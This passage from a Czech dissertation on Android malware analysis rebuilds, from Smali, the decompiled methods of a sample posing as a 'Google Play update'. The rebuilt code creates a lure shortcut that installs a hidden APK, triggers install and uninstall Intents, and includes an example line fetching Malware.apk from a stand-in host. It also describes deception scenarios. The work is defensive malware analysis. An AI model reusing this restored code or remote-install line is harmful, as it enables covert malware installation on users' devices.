Na řádku (4) je změněn typ proměnné v1, ve které bude nový objekt (instance) třídy File. Pak byl pomocí konstruktoru třídy File vytvořen objekt třídy File, při jehož tvorbě byl použit vstupní parametr p1. Datový typ parametru p1 je String. Znamená to, že Java parametru paramString1 odpovídá p1 a je v něm uložena cesta k instalačnímu APK souboru škodlivého softwaru. Řádek (5) odpovídá Java kódu: new File(paramString1). Kód na řádku (6) zavolá metodu fromFile, třídy Uri, jako parametr použije obsah proměnné v1. Řádek (6) odpovídá Java kódu: Uri.fromFile(new File(paramString1). Kód na řádku (7) přesune výsledek volání metody fromFile z řádku (6) do proměnné v1. Následně je do proměnné v2 uložen String, jehož hodnota je "application/vnd.android.package-archive" (8). Jako poslední je pomocí proměnných v0, v1 a v2 zavolána metoda setDataAndType, která patří třídě Intent. Java kód na řádku devět a Smali kód na řádcích (4) až (9) jsou stejné, z čehož vyplývá, že je kód na devátém řádku správný. Desátý řádek Java kódu metody a:

```
paramString1 = new Intent();
```

by měl odpovídat Smali kódům na řádcích (10) a (11):

(10) new-instance v1, Landroid/content/Intent;

(11) invoke-direct {v1}, Landroid/content/Intent;-><init>()V

Proměnná v1 bude sloužit pro nový objekt (instanci) třídy Intent (10). Pak je spuštěn konstruktor třídy Intent (11), nyní je v proměnné v1 instance třídy Intent. To znamená, že zde byla vytvořena další nová instance třídy Intent. Java kód na řádku deset a Smali kód na řádcích (10) a (11) je rozdílný, z čehož plyne, že je Java kód na desátém řádku špatný. Transformace provedená pomocí Dex2jar a Java způsobila chybu, kdy z neznámého důvodu místo vytvoření nové instance třídy Intent zavolala neoprávněně konstruktor třídy Intent na vstupní parametr paramString1.

Smali kód na řádcích (10) a (11) umožnil zrestaurovat Java kód desátého řádku:

```
Intent fixedIntent = new Intent();
```

Původní jedenáctý řádek Java kódu metody a:

```
paramString1.putExtra("android.intent.extra.shortcut.INTENT", localIntent);
```

by měl odpovídat Smali kódům na řádcích (12) a (13):

```
(12) const-string v2, "android.intent.extra.shortcut.INTENT"

(13) invoke-virtual {v1, v2, v0}, Landroid/content/Intent;-
>putExtra(Ljava/lang/String;Landroid/os/Parcelable;)Landroid/content/Intent;
```

Do proměnné v2 byl uložen String, jehož hodnota je "android.intent.extra.shortcut.INTENT" (12). Pak je pomocí proměnných v1, v2 a v0 zavolána metoda putExtra, která patří třídě Intent (13):

- v proměnné v1 je instance třídy Intent z řádků (10) a (11), která byla v Java kódu opravena,
- v proměnné v2 je typ String a obsahuje "android.intent.extra.shortcut.INTENT" - řádek (12),
- v proměnné v0 je první instance třídy Intent z řádků (1), (2) a (3).

Z řádků (12) a (13) a z aktuálního obsahu proměnných v1, v2 a v3 je jasné, že původní jedenáctý řádek Java kódu metody a byl špatně transformován. Java kód se mylně pokouší volat metodu putExtra nad vstupním parametrem paramString1, který je instancí třídy String. Metoda putExtra může být volána pouze nad objekty patřící třídě Intent. Z řádku (13) je patrné, že metoda putExtra je volána nad instancí třídy Intent, která je uložena v proměnné v1 (proměnná v1 je první v pořadí). Odpovídá proměnné fixedIntent z opraveného Java kódu. Výše uvedená analýza poskytuje dostatek informací pro opravu jedenáctého řádku Java kódu metody a:

```
fixedIntent.putExtra("android.intent.extra.shortcut.INTENT", localIntent);
```

Nyní je možné přejít na dvanáctý řádek původního Java kódu metody a:

```
paramString1.putExtra("android.intent.extra.shortcut.NAME", paramString2);
```

který měl odpovídat Smali kódům na řádcích (14) a (15):

```
(14) const-string v0, "android.intent.extra.shortcut.NAME"

(15)    invoke-virtual {v1, v0, p3}, Landroid/content/Intent;-
>putExtra(Ljava/lang/String;Ljava/lang/String;)Landroid/content/Intent;
```

Do proměnné v0 byl uložen String, jehož hodnota je "android.intent.extra.shortcut.NAME" (14). Pak je pomocí proměnných v1, v0 a vstupního parametru p3 zavolána metoda putExtra, která patří třídě Intent (15):

- v proměnné v1 je opravena instance třídy Intent z řádků (10) a (11),
- v proměnné v0 je nyní datový typ String a obsahuje "android.intent.extra.shortcut.NAME" - řádek (14),
- v p3 je vstupní parametr typu String. Z kódu na řádcích (14) a (15) je zřejmé, že p3 a jeho Java ekvivalent paramString2 obsahují jméno škodlivé aplikace, které uvidí uživatel na vytvořeném zástupci.

Z řádků (14) a (15) a z aktuálního obsahu proměnných v1, v0 a ze vstupního parametru p3 je vidět, že původní dvanáctý řádek Java kódu metody a byl špatně transformován. Java kód se mylně pokouší volat metodu putExtra nad vstupním parametrem paramString1, který je instancí třídy String. Metoda putExtra může být volána pouze nad objekty patřící třídě Intent. Z řádku (15) je patrné, že metoda putExtra je volána nad instancí třídy Intent, která je uložena v proměnné v1 (proměnná v1 je první v pořadí). Odpovídá proměnné fixedIntent z opraveného Java kódu. Výše uvedená analýza poskytuje dostatek informací pro opravu dvanáctého řádku Java kódu metody a:

```
fixedIntent.putExtra("android.intent.extra.shortcut.NAME", paramString2)
```

Jako další bude zrestaurován třináctý řádek původního Java kódu metody a:

```
paramString1.putExtra("android.intent.extra.shortcut.ICON_RESOURCE",
Intent.ShortcutIconResource.fromContext(paramContext, paramInt));
```

který měl odpovídat Smali kódům na řádcích (16), (17), (18) a (19):

```
(16) const-string v0, "android.intent.extra.shortcut.ICON_RESOURCE"

(17) invoke-static {p0, p2}, Landroid/content/Intent$ShortcutIconResource;-
>fromContext(Landroid/content/Context;I)Landroid/content/Intent$ShortcutIconResource;

(18) move-result-object v2

(19) invoke-virtual {v1, v0, v2}, Landroid/content/Intent;-
>putExtra(Ljava/lang/String;Landroid/os/Parcelable;)Landroid/content/Intent;
```

Do proměnné v0 byl uložen String, jehož hodnota je "android.intent.extra.shortcut.ICON_RESOURCE" (16). Na řádku (17) je vytvořen nový objekt typu Intent.ShortcutIconResource pro zadaný kontext a ze zadaného identifikátoru zdroje (Resource Identifier). Kontextem je v tomto případě vstupní parametr p0 a identifikátorem zdroje je vstupní parametr p2. To

znamená, že vstupní parametr p0 a jeho Java ekvivalent paramContext představují kontext, ze kterého je volána čtyřparametrová metoda a třídy o. Vstupní parametr p2 je identifikátorem zdroje obrázku, ze kterého bude vyroben spouštěč na domovské obrazovce mobilního zařízení. Smali kód řádku (17) odpovídá Java kódu: Intent.ShortcutIconResource.fromContext(paramContext, paramInt) (jedná se o druhý parametr metody putExtra ze třináctého řádku původního Java kódu). Na řádku (18) je přesunut výsledek z předchozího řádku (17) do proměnné v2. Pak je pomocí proměnných v1, v0 a v2 zavolána metoda putExtra, která patří třídě Intent (19):

- v proměnné v1 je opravená instance třídy Intent z řádků (10) a (11),
- v proměnné v0 je typ String a obsahuje "android.intent.extra.shortcut.ICON_RESOURCE" - řádek (16),
- v proměnné v2 typu objekt typu Intent.ShortcutIconResource – řádky (17) a (18).

Z řádků (16), (17), (18) a (19) a z aktuálního obsahu proměnných v1, v0 a v2 je vidět, že původní třináctý řádek Java kódu metody a byl špatně transformován. Java kód se mylně pokouší volat metodu putExtra nad vstupním parametrem paramString1, který je instancí třídy String. Metoda putExtra může být volána pouze nad objekty patřící třídě Intent. Z řádku (19) je patrné, že metoda putExtra je volána nad instancí třídy Intent. Třída Intent je uložena v proměnné v1 (proměnná v1 je první v pořadí). Odpovídá proměnné fixedIntent z opraveného Java kódu. Výše uvedená analýza poskytuje dostatek informací pro zrestaurování třináctého řádku Java kódu metody a třídy o:

```
fixedIntent.putExtra("android.intent.extra.shortcut.ICON_RESOURCE",
Intent.ShortcutIconResource.fromContext(paramContext, paramInt));
```

Nyní je možné přejít na čtrnáctý řádek původního Java kódu metody a:

```
paramString1.setAction("com.android.launcher.action.INSTALL_SHORTCUT");
```

který měl odpovídat Smali kódu na řádcích (20) a (21):

```
(20) const-string v0, "com.android.launcher.action.INSTALL_SHORTCUT"

(21) invoke-virtual {v1, v0}, Landroid/content/Intent;-
>setAction(Ljava/lang/String;)Landroid/content/Intent;
```

Do proměnné v0 je uložen String, jehož hodnota je "com.android.launcher.action.INSTALL_SHORTCUT" (20). Dále je pomocí proměnných v1, v0 zavolána metoda setAction, která patří třídě Intent (21):

- v proměnné v1 je opravená instance třídy Intent z řádků (10) a (11),
- v proměnné v0 je nyní typ String a obsahuje

"com.android.launcher.action.INSTALL_SHORTCUT" - řádek (20)

Z řádků (20) a (21) a z aktuálního obsahu proměnných v1 a v0 je patrné, že původní čtrnáctý řádek Java kódu metody a byl špatně transformován. Java kód se mylně pokouší volat metodu setAction nad vstupním parametrem paramString1, který je instancí třídy String. Metoda setAction může být volána pouze nad objekty patřící třídě Intent. Z řádku (21) je zřejmé, že metoda setAction je volána nad instancí třídy Intent, která je uložena v proměnné v1 (proměnná v1 je první v pořadí). Odpovídá proměnné fixedIntent z opraveného Java kódu. Výše uvedená analýza poskytuje dostatek informací pro restaurování čtrnáctého řádku Java kódu metody a:

```
fixedIntent.setAction("com.android.launcher.action.INSTALL_SHORTCUT");
```

Nyní je potřeba opravit patnáctý řádek původního Java kódu:

```
paramContext.sendBroadcast(paramString1);
```

který měl odpovídat Smali kódu na řádku (22):

```
(22) invoke-virtual {p0, v1}, Landroid/content/Context;-
>sendBroadcast(Landroid/content/Intent;)V
```

Pomocí vstupního parametru p0 a proměnné v1 je zavolána metoda sendBroadcast, která patří třídě Context (22):

- parametr p0 představuje kontext, ze kterého je volána čtyřparametrová metoda a třídy o,
- v proměnné v1 je opravená instance třídy Intent z řádků (10) a (11).

Z řádku (22), z obsahu vstupního parametru p0 a proměnné v1, je patrné, že původní patnáctý řádek Java kódu metody a byl špatně transformován. Java kód se mylně pokouší volat metodu sendBroadcast, jako argument používá vstupní parametr paramString1, který je instancí třídy String. Metoda sendBroadcast může být volána pouze s argumentem, který je instancí třídy Context. Z řádku (22) je jasné, že metoda sendBroadcast jako svůj argument používá instanci třídy Intent, která je uložena v proměnné v1 (proměnná v1 je až druhá v pořadí). Proměnná v1 odpovídá proměnné fixedIntent z opraveného Java kódu. Výše uvedená analýza poskytuje dostatek informací pro opravu patnáctého řádku Java kódu metody a:

```
paramContext.sendBroadcast(fixedIntent);
```

Jako poslední je potřeba opravit osmnáctý a dvacátý řádek catch bloku původního Java kódu metody a:

```
18  catch (Exception paramContext)
19  {
20   paramContext.printStackTrace();
21  }
```

které by měly odpovídat Smali kódům na řádcích (23), (24) a (25):

```
(23) :catch_0
(24)   move-exception v0
(25)   invoke-virtual {v0}, Ljava/lang/Exception;->printStackTrace()V
```

Na řádku (23) je pouze návěští, na které směřuje blok try. Na řádku (24) byla do proměnné v0 přesunuta reference na objekt, který je instancí třídy Exception. Jinými slovy proměnná v0 je v podstatě nezinicializovaná instance třídy Exception. Pomocí proměnné v0 je zavolána metoda printStackTrace, která patří třídě Exception (25). Tato třída ji zdědila po třídě Throwable, viz [22]. Z řádků (23), (24) a (25) a z aktuálního obsahu proměnné v0 je patrné, že osmnáctý a dvacátý řádek catch bloku původního Java kódu byl špatně transformován, neboť je zde nesoulad: Java kód se mylně pokouší v prvním kroku pro instanci třídy Exception použít vstupní parametr paramContext, který je instancí třídy Context. Ve druhém kroku se pokouší nad touto instancí špatného datového typu zavolat metodu printStackTrace. Každý z těchto kroků by sám o sobě dokázal vyvolat závažnou chybu kompilátoru. Nicméně analýza řádků (23), (24) a (25) poskytla dostatek informací pro opravu osmnáctého a dvacátého řádku catch bloku Java kódu metody a:


```
catch (Exception fixedException)
{
  fixedException.printStackTrace();
}
```

Pro přehlednost je uveden celý zrestaurovaný kód metody a se čtyřmi parametry třídy o:

```
    // o.a(4) OPRAVENE
    public static void a(Context paramContext, String paramString1, int paramInt, String
paramString2)
    {
      //if (b(paramString2, false))
      // {
      //   return;
      //}
      try
```


```
        {
            Intent localIntent = new Intent("android.intent.action.VIEW");
            localIntent.setDataAndType(Uri.fromFile(new File(paramString1)),
"application/vnd.android.package-archive");

            // OPRAVA CAST 1:
            Intent fixedIntent = new Intent();
            fixedIntent.putExtra("android.intent.extra.shortcut.INTENT", localIntent);
            fixedIntent.putExtra("android.intent.extra.shortcut.NAME", paramString2);
            fixedIntent.putExtra("android.intent.extra.shortcut.ICON_RESOURCE",
Intent.ShortcutIconResource.fromContext(paramContext, paramInt));
            fixedIntent.setAction("com.android.launcher.action.INSTALL_SHORTCUT");
            paramContext.sendBroadcast(fixedIntent);

            return;
        }
        // OPRAVA CAST 2:
        catch (Exception fixedException)
        {
            fixedException.printStackTrace();
        }
    }
```

Pro větší názornost je na obrázku 5.15 uvedeno mapování vstupních parametrů metody a třídy o včetně významu jednotlivých parametrů, které byly zjištěny analýzou Smali kódů a analýzou Java kódu.



Obr. 5.15: Znázornění mapování vstupních parametrů metody a třídy o, včetně významu jednotlivých parametrů [zdroj vlastní]

Jakmile byla zrestaurována funkcionalita metody a se čtyřmi parametry třídy o a jsou známé významy jednotlivých parametrů, je možné ověřit její funkcionalitu v praxi. Na obrázku 5.16 je vidět rozhraní pro kontrolované testování funkcionality malwaru, které bylo autorem práce vytvořeno ve vývojovém prostředí Android Studia. Testovací rozhraní bylo zhotoveno následujícím způsobem. Nejprve byl založen nový projekt, do kterého byly vloženy opravené kódy testovaného malwaru. Následně byly naimportovány všechny resources, které byly získány z vyšetřovaného škodlivého software. Jako poslední byla naprogramována testovací aktivita, která kontrolovaně volá zrestaurované metody patřící malwaru.




Obr. 5.16: Rozhraní pro kontrolované testování funkcionality malware [zdroj vlastní]

Získanou škodlivou funkcionalitu lze zneužít několika způsoby. Podrobný popis všech možných útoků pomocí získané funkcionality překračuje rámec samotné práce. Z toho důvodu bude popsán pouze nejnebezpečnější z možných scénářů. Po stisku testovacího tlačítka a(Context,String,int,String) je aktivován kód metody a se čtyřmi parametry třídy o. Na domovské obrazovce mobilního zařízení se vytvoří se spouštěč (zástupce), viz obrázek 5.17. Spouštěč směřuje k APK instalačnímu souboru, který je uložen ve veřejné části perzistentní paměti mobilního zařízení. Nově vytvořený spouštěč láká uživatele na možnost získat populární hru zdarma (APK soubor si malware připravil předem, například Best Game Ever). V okamžiku, kdy uživatel klikne na spouštěč, se spustí instalace nového malwaru. Na tomto místě je nutné uvést nebezpečný rys, který byl zjištěn na základě výzkumu provedeného v rámci dizertační práce. Pokud by byl malware, který obsahuje metodu a se čtyřmi parametry třídy o, distribuován prostřednictvím Google Play a došlo by k jeho kompromitaci (takzvaný BAN aplikace), malware by byl automaticky prostřednictvím bezpečnostních mechanismů Google Play odinstalován ze všech mobilních zařízení. Nově

nainstalovaný malware Best Game Ever (viz obrázek 5.17) by ale v mobilním zařízení zůstal, neboť si ho uživatel nainstalovat sám, a navíc instalace proběhla lokálně. Aby malware Best Game Ever nebyl ohrožován uživatelem, může používat vlastní obranné mechanismy:

- Instalační APK může být skutečná placená hra, která byla infikována, a byly z ní odstraněny softwarové ochrany. Uživatel ji může hrát zadarmo.
- Instalační APK je malware typu Hidden APK. Uživatel ji v mobilním zařízení nebude schopen najít a odinstalovat.
- Instalační APK je malware, který při instalaci předstírá, že je hra. Ale po instalaci se tváří jako systémová aplikace, která je důležitou součástí mobilního operačního systému.



Obr. 5.17: Schéma možného útoku pomocí čtyř parametrové metody a třídy o [zdroj vlastní]

Kromě čtyř parametrové metody a třídy o bylo ve třídě h v metodě b objeveno i volání tří parametrové metody a třídy o. Pro větší přehlednost je znovu uveden kód metody b třídy h. Volání metody a třídy o je v kódu označeno programátorským komentářem: // VOLÁNÍ 1 - tří parametrová metoda a třídy o (viz níže):

```
protected void b(String paramString)
{
  MainActivity.a().g();
  if (this.d)
  {
    if (this.h != i.c) {
```

```
        break label39;
      }
      o.a(this.e, this.c, this.i); // VOLÁNÍ 1 - tří parametrová metoda a třídy o
    }
    label39:
    do
    {
      return;
      if (this.h == i.b)
      {
        o.a(this.e, this.c, this.g, this.f); // VOLÁNÍ 2 - čtyř parametrová metoda a třídy
o
        return;
      }
    } while (this.h != i.d);
    o.a(this.e, this.c, this.g, this.f); // VOLÁNÍ 2 - čtyř parametrová metoda a třídy o
    o.a(this.e, this.c, this.i); // VOLÁNÍ 1 - tří parametrová metoda a třídy o
  }
```

Ani transformace tří parametrové metody a třídy o pomocí Dex2jar a Java Decompileru se neobešla bez chyb (transformovaná metoda a se třemi parametry uvedená výše není funkční). Pro restaurování původního správného kódu bude nutné poškozené části opravit pomocí odpovídajícího Smali kódu, stejně jako při restaurování čtyřparametrové metody a třídy o. Nicméně proces restaurování byl již popsán, a proto není nutné procházet celý postup oprav tří parametrové metody a třídy o. Z tohoto důvodu bude uveden pouze kód již zrestaurované verze tříparametrové metody a třídy o:

```
public static void a(Context paramContext, String paramString1, String paramString2)
  {
    if (b(paramContext, paramString2))
    {
      c(paramContext, paramString2);
      return;
    }
    try
    {
      // OPRAVA 1
      Intent fixedIntent = new Intent("android.intent.action.VIEW");
      Bundle localBundle = new Bundle();
      localBundle.putBoolean("remoteLauch", true);
      fixedIntent.putExtras(localBundle);
```

```
            fixedIntent.setDataAndType(Uri.fromFile(new                File(paramString1)),
"application/vnd.android.package-archive");
            fixedIntent.setFlags(268435456);
            paramContext.startActivity(fixedIntent);
            return;
         }
         // OPRAVA 2
         catch (Exception fixedException)
         {
            fixedException.printStackTrace();
         }
```

Ve výše uvedeném kódu byl zjištěn závažný bezpečnostní problém, který může být zneužit k vyvolání instalace (instalačního Intentu). Nyní je zřejmý záměr vyšetřovaného malwaru: škodlivý software předstírá, že je systémová aplikace Google Play update (viz výše <string name="app_name">Google Play update</string>), která se snaží vyvolat instalaci jiné škodlivé aplikace. Klíčové místo kódu je:

```
fixedIntent.setDataAndType(Uri.fromFile(new File(paramString1)),
"application/vnd.android.package-archive");
```

Z výňatku kódu je jasné, že představuje velké bezpečnostní riziko. Kód může vyvolat instalační proces i ze vzdáleného zdroje, přičemž uživatel nemá možnost sledovat, kam URL adresa směřuje, pokud tvůrce malwaru vhodně naaranžuje okolnosti. Ukázka nebezpečného kódu, který může útočník použít pro instalaci ze vzdáleného zdroje:

```
installationPrompt.setDataAndType(Uri.parse("http://fakeMarket.com:8181/MyAPPSto
re/apk/Malware.apk"), "application/vnd.android.package-archive");
```

Přičemž pro uživatele to bude vypadat jako standardní instalace či update některé ze stávajících aplikací. Pro určení zdroje instalace konkrétního malwaru je nutné se podívat na odpovídající místa v kódu tříd h a o.

Jak bylo popsáno výše, spouštění instalačního Intentu bylo zahájeno tříparametrovým voláním metody a třídy o ve třídě h:

```
o.a(this.e, this.c, this.i);
```

Z definice tříparametrové metody a, která je ve třídě o:

```
public static void a(Context paramContext, String paramString1, String paramString2)
```

```
{
  ...
  paramString2.setDataAndType(Uri.fromFile(new File(paramString1)),
"application/vnd.android.package-archive");
  ...
}
```

vyplývá, že místo, kde je umístěn instalační soubor, je určeno proměnnou paramString1. Přičemž důležitá je okolnost, že jde to druhý parametr v pořadí při volání metody a.

Nyní je možné pokračovat ve čtení kódu třídy h. Na začátku třídy je definována globální proměnná:

```
private String c;
...
```

V další části kódu je do proměnné c přidána cesta, která směřuje do perzistentní paměti mobilního zařízení:

```
...
this.c = Environment.getExternalStorageDirectory().getAbsolutePath();
...
```

Pak je do proměnné c přidáno i jméno instalačního souboru a koncovka .apk:


```
...
this.c = (this.c + "/" + paramContext + ".apk")
...
```

Jako poslední je v metodě b třídy h zavolána metoda a třídy o, která způsobí vyvolání instalačního/update intentu:

```
...
o.a(this.e, this.c, this.i);
...
```

Z daného volání je vidět, že ve druhém parametru v pořadí je uložen obsah proměnné c. Z toho plyne, že jde o lokální instalaci škodlivého APK. Malware může předstírat, že se jedná o update uživatelské aplikace nebo dokonce systémové aplikace. Získanou funkcionalitu malwaru lze zneužít několika způsoby. Podrobný popis všech možných útoků pomocí získané funkcionality překračuje rámec práce, proto bude popsán pouze jeden z možných scénářů. Po stisku testovacího tlačítka a(Context,String,String) je aktivován kód metody a se

třemi parametry třídy o. Spustí instalační Intent (instalace spuštěná programem, nikoliv uživatelem), který používá APK instalační soubor uložený ve veřejné části perzistentní paměti mobilního zařízení, viz obrázek 5.18. Instalační APK soubor si malware musí připravit ještě před voláním metody a. Pokud útočník zná mechanismus, jakým instalační proces zobrazuje informace získané z APK balíčku uživateli, může ho zneužít k oklamání uživatele. Takový způsob ukazuje obrázek 5.18, kdy instalovaný malware předstírá, že se jedná o aktualizaci Google Play.



Obr. 5.18: Schéma možného útoku pomocí tříparametrové metody a třídy o [zdroj vlastní]

Situace je o to vážnější, že malware disponuje GCM (Google Cloud Messaging) mechanismem pro doručování zpráv. To znamená, že jeden z možných scénářů útoku zahrnuje schopnost spustit tříparametrovou metodu vzdáleně pomocí zaslání zprávy a předstírat, že se jedná o systémovou aktualizaci. Což je velmi podobné chování skutečných aktualizací, na které jsou uživatelé zvyklí.

V rámci analýzy vzorku malware byla nalezena další volání metod a, třídy o. Například metoda h ve třídě c:

```
public static void h(Context paramContext, String paramString)
{
  if (a(paramString, "s_cp", "e_cp").equals(paramContext.getPackageName()))
  {
    String str = a(paramString, "s_p", "e_p");
    if (o.b(paramContext, str)) {
      o.a(paramContext, str); // DALŠÍ VOLÁNÍ METODY a - DELETE
```

```
        }
      }
      o.a(paramContext, a(paramString, "s_p", "e_p")); // DALŠÍ VOLÁNÍ METODY a
- DELETE
    }
```

která způsobuje další volání metody a třídy o, které spouští proces odinstalování mobilní aplikace:

```
public static void a(Context paramContext, String paramString)
{
   try
   {
      Intent localIntent = new Intent("android.intent.action.DELETE");
      localIntent.setFlags(268435456);
      localIntent.setData(Uri.parse("package:" + paramString));
      paramContext.startActivity(localIntent);
      return;
   }
   catch (Exception fixedException)
   {
      fixedException.printStackTrace();
   }
}
```

